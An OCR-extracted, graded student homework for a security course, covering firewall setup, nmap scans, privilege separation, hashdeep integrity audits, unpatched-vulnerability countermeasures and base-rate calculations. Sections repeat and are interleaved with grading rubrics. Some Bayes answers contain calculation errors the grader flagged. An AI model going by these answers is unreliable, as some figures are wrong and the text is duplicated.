
sudo ufw default deny incoming
sudo ufw default allow outgoing
sudo ufw allow ssh
sudo ufw enable



Now enable web access to port 80. **Show how you did so**. **Confirm your browser is again able to access the VM.**

sudo ufw allow 80
sudo ufw enable





Now, arbitrary ports are no longer available for listening. Confirm this by using netcat to listen on port 2000, then from your Kali VM, **show that port 2000 is not open**.

```
Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
gc171@kali:~$ nmap vcm-16036.vm.duke.edu
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-16 19:03 EST
Nmap scan report for vcm-16036.vm.duke.edu (67.159.94.111)
Host is up (0.00036s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 4.66 seconds
gc171@kali:~$
```


Limit privilege (1pt)

Linux by default already does user separation for daemons like the web server. **Confirm this by identifying the username of the user running the apache2 processes in `ps`.**

ps aux | grep apache

```
www-data  269018  0.0  0.3 195788 13112 ?        S    18:37   0:00 /usr/sbin/apache2 -k start
www-data  269019  0.0  0.3 195788 14676 ?        S    18:37   0:00 /usr/sbin/apache2 -k start
www-data  269020  0.0  0.2 195500 10512 ?        S    18:37   0:00 /usr/sbin/apache2 -k start
```

Show that this separation is helpful by exploiting the web application to get a shell, then attempting and failing to use sudo to run a command as root.



Conclusion (4pt)

Did any of the steps above prevent the web-based vulnerability from working?

no

What processes above, if any, reduced the severity of impact of the web-based vulnerability?

limit privilege

A host-based intrusion detection system (HIDS) detects brute force attacks, changes to key system files, root-based installation of packages or kernel modules, the opening of newly listening ports, and more. **Does triggering a reverse shell fall into any of these categories? As a result, would a HIDS have preventing an attacker from using the web server as a jumping-off point for an attack on the accounting server?**

no
HIDS would not detect the jumping-off point

Given the bleak answers you just gave, why were all the steps above still worth doing? What kinds of attacks *could* they mitigate?
Because they reduce the attack surface.

limit privilege can stop attacker from sudo, stop them from installing & running crypto mining software

Question 3: File auditing with hashdeep (5 points)

The **`hashdeep`** command computes multiple hashes, or message digests, for any number of files while optionally recursively digging through the directory structure. By default the program computes MD5 and SHA-256 hashes, equivalent to -c md5,sha256. It can take a list of known hashes and display the filenames of input files whose hashes either do or do not match any of the known hashes. It can also use a list of known hashes to audit a set of FILES. Errors are reported to standard error. If no FILES are specified, hashdeep reads from standard input.

Part 1 (2 pts)

Let's try out hashdeep on some files that will definitely change. Recursively compute hash values for all files in the **`/var/log`** directory on your Kali VM and store into a file. Give the command used here.

sudo hashdeep /var/log/ -r > before

After 24 hours, perform a verbose audit with recursive hashdeep and report what files have bee n changed since the previous scan. Give the command used and the results of the audit.

sudo hashdeep -r -a -vv -k before /var/log

3 Endpoint security 12 / 12

✓ **- 0 pts** **Correct**

- 1 pts Reverse shell DOESN'T fall into these categories

- 12 pts No answer

- 1 pts Limit privilege not shown

- 4 pts No conclusions

limit privilege can stop attacker from sudo, stop them from installing & running crypto mining software

Question 3: File auditing with hashdeep (5 points)

The **`hashdeep`** command computes multiple hashes, or message digests, for any number of files while optionally recursively digging through the directory structure. By default the program computes MD5 and SHA-256 hashes, equivalent to -c md5,sha256. It can take a list of known hashes and display the filenames of input files whose hashes either do or do not match any of the known hashes. It can also use a list of known hashes to audit a set of FILES. Errors are reported to standard error. If no FILES are specified, hashdeep reads from standard input.

Part 1 (2 pts)

Let's try out hashdeep on some files that will definitely change. Recursively compute hash values for all files in the **`/var/log`** directory on your Kali VM and store into a file. Give the command used here.

sudo hashdeep /var/log/ -r > before

After 24 hours, perform a verbose audit with recursive hashdeep and report what files have bee n changed since the previous scan. Give the command used and the results of the audit.

sudo hashdeep -r -a -vv -k before /var/log

```
/var/log/messages.2.gz: No match
/var/log/daemon.log: No match
/var/log/auth.log.3.gz: Known file not used
/var/log/unattended-upgrades/unattended-upgrades.log: Known file not used
/var/log/auth.log.1: Known file not used
/var/log/btmp: Known file not used
/var/log/journal/9e21774f239547fc80175ceed44c7974/system.journal: Known file not used
/var/log/journal/9e21774f239547fc80175ceed44c7974/user-1219412.journal: Known file not used
/var/log/journal/9e21774f239547fc80175ceed44c7974/user-1000.journal: Known file not used
/var/log/messages.1: Known file not used
/var/log/syslog.1: Known file not used
/var/log/auth.log.4.gz: Known file not used
/var/log/syslog.3.gz: Known file not used
/var/log/auth.log: Known file not used
/var/log/messages: Known file not used
/var/log/lightdm/seat0-greeter.log: Known file not used
/var/log/daemon.log.4.gz: Known file not used
/var/log/syslog.6.gz: Known file not used
/var/log/messages.4.gz: Known file not used
/var/log/daemon.log.1: Known file not used
/var/log/messages.3.gz: Known file not used
/var/log/mysql/error.log.1.gz: Known file not used
/var/log/mysql/error.log.3.gz: Known file not used
/var/log/mysql/error.log.7.gz: Known file not used
/var/log/mysql/error.log.5.gz: Known file not used
/var/log/mysql/error.log.4.gz: Known file not used
/var/log/mysql/error.log.6.gz: Known file not used
/var/log/mysql/error.log.2.gz: Known file not used
/var/log/syslog: Known file not used
/var/log/syslog.2.gz: Known file not used
/var/log/syslog.4.gz: Known file not used
/var/log/syslog.7.gz: Known file not used
/var/log/btmp.1: Known file not used
/var/log/daemon.log.3.gz: Known file not used
/var/log/syslog.5.gz: Known file not used
/var/log/daemon.log: Known file not used
hashdeep: Audit failed
   Input files examined: 0
  Known files expecting: 0
          Files matched: 83
Files partially matched: 0
          Files moved: 5
        New files found: 37
  Known files not found: 34
```

Generally, what changed and why?

daemon, log.
it makes sense as these processes always run in background and will generate new data

Part 2 (3 pts)

Get some kind of script-based software into a directory. This could be the mock Victimco server from Question 2, an install of some PHP-based software such as Wordpress, or something else.

Take a hashdeep scan of the content, saving the hashes as “known_good.txt”.

```
gc171@vcm-16036:~/algo$ hashdeep algo-docker.sh
%%%% HASHDEEP-1.0
%%%% size,md5,sha256,filename
## Invoked from: /home/gc171/algo
## $ hashdeep algo-docker.sh
##
1206,68a0a30ce886b52e43c6f65c8666dc02,8154085866e012290e6af891458f7a78d3ebbf4660b7f4dcd2ffdf671bd995e3,/home/gc171/algo/algo-docker.sh
gc171@vcm-16036:~/algo$ hashdeep algo-docker.sh > known_good.txt
gc171@vcm-16036:~/algo$
```

4.1 Part 1 2 / 2

✓ **- 0 pts** **Correct**

- 1 pts Non verbose comparison doesn't show the actual files that got modified, etc

- 0.5 pts No audit results

- 0.75 pts Incorrect interpretation of what has changed

```
/var/log/messages.2.gz: No match
/var/log/daemon.log: No match
/var/log/auth.log.3.gz: Known file not used
/var/log/unattended-upgrades/unattended-upgrades.log: Known file not used
/var/log/auth.log.1: Known file not used
/var/log/btmp: Known file not used
/var/log/journal/9e21774f239547fc80175ceed44c7974/system.journal: Known file not used
/var/log/journal/9e21774f239547fc80175ceed44c7974/user-1219412.journal: Known file not used
/var/log/journal/9e21774f239547fc80175ceed44c7974/user-1000.journal: Known file not used
/var/log/messages.1: Known file not used
/var/log/syslog.1: Known file not used
/var/log/auth.log.4.gz: Known file not used
/var/log/syslog.3.gz: Known file not used
/var/log/auth.log: Known file not used
/var/log/messages: Known file not used
/var/log/lightdm/seat0-greeter.log: Known file not used
/var/log/daemon.log.4.gz: Known file not used
/var/log/syslog.6.gz: Known file not used
/var/log/messages.4.gz: Known file not used
/var/log/daemon.log.1: Known file not used
/var/log/messages.3.gz: Known file not used
/var/log/mysql/error.log.1.gz: Known file not used
/var/log/mysql/error.log.3.gz: Known file not used
/var/log/mysql/error.log.7.gz: Known file not used
/var/log/mysql/error.log.5.gz: Known file not used
/var/log/mysql/error.log.4.gz: Known file not used
/var/log/mysql/error.log.6.gz: Known file not used
/var/log/mysql/error.log.2.gz: Known file not used
/var/log/syslog: Known file not used
/var/log/syslog.2.gz: Known file not used
/var/log/syslog.4.gz: Known file not used
/var/log/syslog.7.gz: Known file not used
/var/log/btmp.1: Known file not used
/var/log/daemon.log.3.gz: Known file not used
/var/log/syslog.5.gz: Known file not used
/var/log/daemon.log: Known file not used
hashdeep: Audit failed
   Input files examined: 0
  Known files expecting: 0
          Files matched: 83
Files partially matched: 0
          Files moved: 5
        New files found: 37
  Known files not found: 34
```

Generally, what changed and why?

daemon, log.
it makes sense as these processes always run in background and will generate new data


Part 2 (3 pts)


Get some kind of script-based software into a directory. This could be the mock Victimco server from Question 2, an install of some PHP-based software such as Wordpress, or something else.

Take a hashdeep scan of the content, saving the hashes as “known_good.txt”.


```
gc171@vcm-16036:~/algo$ hashdeep algo-docker.sh
%%%% HASHDEEP-1.0
%%%% size,md5,sha256,filename
## Invoked from: /home/gc171/algo
## $ hashdeep algo-docker.sh
##
1206,68a0a30ce886b52e43c6f65c8666dc02,8154085866e012290e6af891458f7a78d3ebbf4660b7f4dcd2ffdf671bd995e3,/home/gc171/algo/algo-docker.sh
gc171@vcm-16036:~/algo$ hashdeep algo-docker.sh > known_good.txt
gc171@vcm-16036:~/algo$
```

Using cron, create a script that runs every hour and sends some form of alert if a hash changes. The alert can be an email or any other form of message that will reach you. **Show your script, cron file, and any other data relevant to your configuration.**





Make a mock malicious change to the software (just adding a comment like "# malicious change goes here" is fine). Confirm that your file integrity check automatically detects the change and alerts you. **Show the change and the alert you received.**



Question 4: Countermeasures (6 points)

Many times in security systems administration you will run into a situation where there is a new vulnerability out with a known exploit yet the vendor has not released a patch. However, your vulnerable systems must stay online despite the risks. You should be able to provide some countermeasures for a situation like this. Follow the 3 Layer Security (prevention, detection, response) model when developing your countermeasures.

Consider the following scenario: You are using a licensing service on your Windows server to limit the number of users that can run Matlab. When a user starts Matlab, the program checks with the license service and if less than 60 people are running Matlab, then it allows the application to start. You have just received a security alert stating there is a buffer overflow vulnerability in this license service. The vendor has not released a patch. The server has no special security software or settings in place to start.

Describe one manner in which you might prevent an attack.
Turn on protection against buffer overflow(e.g aslr, w^x). Then if possible, open 60 machines running matlab for normal users. Turn off the service and ask users to use already running machine.

Describe one manner in which you might detect an attack.
Use process monitor to watch the license service and diff with the normal service. If something different shows up, check what is it doing, what operation does it do. Normally suspicious writing to registry indicates an attack.


Describe one manner in which you might respond to an attack.
Cut off internet connection to avoid data leak. Then check system log to kill the malware and clean up the system.

4.2 Part 2 **2 / 3**

- **0 pts** Correct
- **1 pts** Does not show script
- **1 pts** Does not show the change

✓ **- 1 pts** **Does not show alert received**

Make a mock malicious change to the software (just adding a comment like "# malicious change goes here" is fine). Confirm that your file integrity check automatically detects the change and alerts you. **Show the change and the alert you received.**



Question 4: Countermeasures (6 points)

Many times in security systems administration you will run into a situation where there is a new vulnerability out with a known exploit yet the vendor has not released a patch. However, your vulnerable systems must stay online despite the risks. You should be able to provide some countermeasures for a situation like this. Follow the 3 Layer Security (prevention, detection, response) model when developing your countermeasures.

Consider the following scenario: You are using a licensing service on your Windows server to limit the number of users that can run Matlab. When a user starts Matlab, the program checks with the license service and if less than 60 people are running Matlab, then it allows the application to start. You have just received a security alert stating there is a buffer overflow vulnerability in this license service. The vendor has not released a patch. The server has no special security software or settings in place to start.

Describe one manner in which you might prevent an attack.
Turn on protection against buffer overflow(e.g aslr, w^x). Then if possible, open 60 machines running matlab for normal users. Turn off the service and ask users to use already running machine.

Describe one manner in which you might detect an attack.
Use process monitor to watch the license service and diff with the normal service. If something different shows up, check what is it doing, what operation does it do. Normally suspicious writing to registry indicates an attack.

Describe one manner in which you might respond to an attack.
Cut off internet connection to avoid data leak. Then check system log to kill the malware and clean up the system.

5 Countermeasures 6 / 6

✓ **- 0 pts** **Correct**

- 2 pts Wrong prevention. Possible preventions are ASLR, DEP, and firewall.

- 2 pts Wrong detection. Possible detections are guard pages and monitoring request to the liscense service.

- 2 pts Wrong respond. Possible responds are quanrantine and restoring backup.

Question 5: Detection theory (4 points)

In class, we discussed the base rate fallacy. Consider a machine-learning based NIDS whose training can be managed by the administrator, and assume that 1 in 5000 packets are malicious in this environment.

First, consider a relatively untrained version of the system where both the false negative rate and false positive rate are 1%. **For this system, when an alert occurs, what is the probability that the packet is *actually* malicious? Show your work.** [2]

p(alert)= P($Alert|Malware$) ∗P($Malware$) +P($Alert|!Malware$) ∗P($!Malware$) = 0.01

p(malware)=1/5000
p(alert|malware)= TPR = 1-1% = 0.99
p(malware| alert) = p(malware) * p(alert|malware) / p(alert) = 0.02

Next, during the training of this machine learning system, the system gets better, but how it does so depends on how we tune it. Let's consider the simple case where the administrator has the option to improve *either* the false positive rate or the false negative down rate to 0.1%, leaving the other unchanged. **Which should they improve? Why? Show your work.** [2]

improve false negative rate

false positive rate 0.1%

p(alert)= P($Alert|Malware$) ∗P($Malware$) +P($Alert|!Malware$) ∗P($!Malware$) = 0.0102

p(malware)=1/5000
p(alert|malware)= TPR = 1-0.1% = 0.999
p(malware| alert) = p(malware) * p(alert|malware) / p(alert) = 0.02

false negative rate 0.1%

p(alert)= P($Alert|Malware$) ∗P($Malware$) +P($Alert|!Malware$) ∗P($!Malware$) = 0.0012

p(malware)=1/5000
p(alert|malware)= TPR = 1-1% = 0.99
p(malware| alert) = p(malware) * p(alert|malware) / p(alert) = 0.165

6 Detection theory 2 / 4

- **0 pts** Correct

- **2 Point adjustment**

Wrong calculation. Round at the last step

Question 6: Reading some security literature (6 points)

I've made a few references to the hacking journal PoC||GTFO. This journal does a fantastic job of presenting concrete, real-world feats of security engineering (and you are welcome to either embrace or ignore the church parody overtones). Check it out and pick a substantive article (i.e., not one of the sermons, one-pagers, historical ads, poems, etc.). **Write a one paragraph summary and a one paragraph reflection on how the work relates to concepts we've learned in class (both foundational, e.g. the CIA model, and technical, e.g. cryptography).**

An Arbitrary Read Exploit for Ryzenfall

On amd ryzen platform, the PSP(Platform Security Processor) is responsible for security and has high privilege. Therefore, it only trusts the instruction from SMM, some specified memory address. Someone found out there is a way to provide a non-SMM buffer for PSP. They dig out how to communicate with the PSP and the physical address of the mailbox. Then they pass in the proper parameter to abuse it for arbitrary read.

From the threat model, we can see that the attack interface is the SMM and the asset is the access to PSP. The attacker knows about the motherboard command interface and part of the source code. I think to protect the asset, we should check the command input from other hardware. That would avoid the exploit.

Note: if you like this sort of thing, they sell a gilded, leather-bound print edition: volume 1 and volume 2.

Question 7: News and commentary (6 points)

In Homework 3, you read an article from an information security news source. In general, these articles are informative, but fairly dry. It can be useful (and often entertaining) to hear actual security practitioners discuss such issues in an informal context.

One source of security news I'm a personal fan of is the Risky Business podcast by Patrick Gray.

Listen to episodes #547 and #548. (If you're in a rush, you only *need* #547 from 0:00 to 8:00, and #548 from 39:05 to 50:06, but part of the idea is to expose you more broadly to security news sources, so why not just listen to the full episodes?)

This is the top google hit for the Zoom web meeting vulnerability at the time of the wiring of this question[1].

Give at least three additional significant facts you learned from the podcast that weren't in the article. This can include information on how the vulnerability was discovered, the researcher's motivation in finding it, technical details as to how the software and the vulnerability work, and efforts to mitigate the vulnerability.

---

[1] This was July 2019, before everyone cared so much about Zoom!

7 Reading some security literature 6 / 6

✓ **- 0 pts** **Correct**

- 6 pts No answer

Question 6: Reading some security literature (6 points)

I've made a few references to the hacking journal PoC||GTFO. This journal does a fantastic job of presenting concrete, real-world feats of security engineering (and you are welcome to either embrace or ignore the church parody overtones). Check it out and pick a substantive article (i.e., not one of the sermons, one-pagers, historical ads, poems, etc.). **Write a one paragraph summary and a one paragraph reflection on how the work relates to concepts we've learned in class (both foundational, e.g. the CIA model, and technical, e.g. cryptography).**

An Arbitrary Read Exploit for Ryzenfall

On amd ryzen platform, the PSP(Platform Security Processor) is responsible for security and has high privilege. Therefore, it only trusts the instruction from SMM, some specified memory address. Someone found out there is a way to provide a non-SMM buffer for PSP. They dig out how to communicate with the PSP and the physical address of the mailbox. Then they pass in the proper parameter to abuse it for arbitrary read.

From the threat model, we can see that the attack interface is the SMM and the asset is the access to PSP. The attacker knows about the motherboard command interface and part of the source code. I think to protect the asset, we should check the command input from other hardware. That would avoid the exploit.

Note: if you like this sort of thing, they sell a gilded, leather-bound print edition: volume 1 and volume 2.

Question 7: News and commentary (6 points)

In Homework 3, you read an article from an information security news source. In general, these articles are informative, but fairly dry. It can be useful (and often entertaining) to hear actual security practitioners discuss such issues in an informal context.

One source of security news I'm a personal fan of is the Risky Business podcast by Patrick Gray.

Listen to episodes #547 and #548. (If you're in a rush, you only *need* #547 from 0:00 to 8:00, and #548 from 39:05 to 50:06, but part of the idea is to expose you more broadly to security news sources, so why not just listen to the full episodes?)

This is the top google hit for the Zoom web meeting vulnerability at the time of the wiring of this question[1].

Give at least three additional significant facts you learned from the podcast that weren't in the article. This can include information on how the vulnerability was discovered, the researcher's motivation in finding it, technical details as to how the software and the vulnerability work, and efforts to mitigate the vulnerability.

---

[1] This was July 2019, before everyone cared so much about Zoom!

the bugs are founded by a security group, sponsored by a large Silicon Valley company

the bug is nasty. even if you uninstall zoom, when you click the link, it will auto reinstall the local server, leaving vulnerability

a better way to deal with it is to push auto update for current user. also zoom can contact previous user to inform them about the bug.

